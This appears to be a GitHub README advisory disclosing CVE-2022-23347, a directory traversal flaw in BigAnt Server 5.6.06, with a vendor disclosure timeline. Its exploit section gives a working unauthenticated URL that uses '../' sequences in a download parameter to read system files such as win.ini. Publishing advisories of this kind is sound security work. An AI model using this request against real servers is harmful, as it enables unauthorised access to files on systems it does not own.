bzyo add bigantsoft url ... on Apr 3 History

..

imgs	8 months ago
.gitkeep	8 months ago
README.md	8 months ago

README.md

Vulnerability

BigAnt Server Version 5.6.06 suffers from Directory Traversal


Prerequisites

None

Exploit

Following URL can be used to access and download system files outside of web root by any non-authenticated user

```
http://<IPaddress>:8000/index.php/Pan/ShareUrl/downloadSharedFile?true_path=../../../../../../windows/win.ini&file_name=win.ini
```



Timeline

12-01-2021: Submitted vulnerabilities to vendor via email
12-01-2021: Vendor responded asking for more details
12-02-2021: Responded to vendor with additional details
12-02-2021: Vendor responded stating looking into vulnerabilities
12-29-2021: Emailed vendor, no response
01-11-2022: Emailed vendor, no response
01-12-2022: Requested CVEs
01-28-2022: CVEs assigned, no response from vendor
02-26-2022: Emailed vendor, no response
03-21-2022: PoC/CVE published

Reference

MITRE CVE-2022-23347
BigAnt Software

Disclaimer

Content is for educational and research purposes only. Author doesn't hold any responsibility over the misuse of the software, exploits or security findings contained herein and does not condone them whatsoever.